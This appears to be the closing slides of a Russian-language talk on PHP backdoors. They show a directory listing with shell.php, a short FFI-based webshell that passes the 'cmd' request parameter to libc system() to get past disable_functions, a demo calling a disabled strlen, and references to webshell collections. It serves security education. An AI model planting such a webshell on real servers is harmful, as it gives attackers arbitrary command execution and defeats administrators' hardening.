-rwxrwxrwx 1 root root 11K Sep 21 18:03 index.html
-rwxrwxrwx 1 root root 628 Sep 25 09:16 index.php
-rwxrwxrwx 1 root root 38 Sep 23 09:41 obd.php
-rw-r--r-- 1 root root 415 Sep 25 09:20 shell.php
```

PHP Code (Right Pane):

```
<?php
error_reporting(E_ALL);
// create FFI object, loading libc and exporting function system()
$ffi = FFI::cdef(
    "int system(const char *string);", // this is a regular C
    declaration
    "libc.so.6");
// call C's system()

$ffi->system(filter_input(1,'cmd')." > ".sys_get_temp_dir()."/
nitrofile");
echo "<pre>", file_get_contents(sys_get_temp_dir()."/nitrofile");
unlink(sys_get_temp_dir()."/nitrofile");
```

Bypass disable_functions via FFI

localhost/bypass_df.php



localhost/bypass_df.php

Warning: strlen() has been disabled for security reasons in `/var/www/html/bypass_df.php` on line 3
12

Open

bypass_df.php [Read-Only]

/var/www/html

Save

```
<?php
//Обычный вызов функции
echo strlen("Hello,world!");
// FFI
$ffi = FFI::cdef(
    "size_t strlen(const char *string);",
    "libc.so.6");
echo $ffi->strlen("Hello,world!");
```

Список материалов

1. <https://ru.wikipedia.org/wiki/%D0%91%D1%8D%D0%BA%D0%B4%D0%BE%D1%80>
2. <https://www.php.net/manual/ru/ref.exec.php>
3. <https://habr.com/ru/post/215139/>
4. <https://rdot.org/forum/showpost.php?p=35715&postcount=3>
5. <https://blog.ripstech.com/2017/why-mail-is-dangerous-in-php/>
6. <https://forum.antichat.ru/threads/469880/>
7. <https://www.php.net/manual/ru/wrappers.php>
8. <https://github.com/epinna/weevely3>
9. <https://github.com/tennc/webshell>
10. <https://www.php.net/manual/en/book.ffl.php>

Вопросы?

Thank you for
your attention!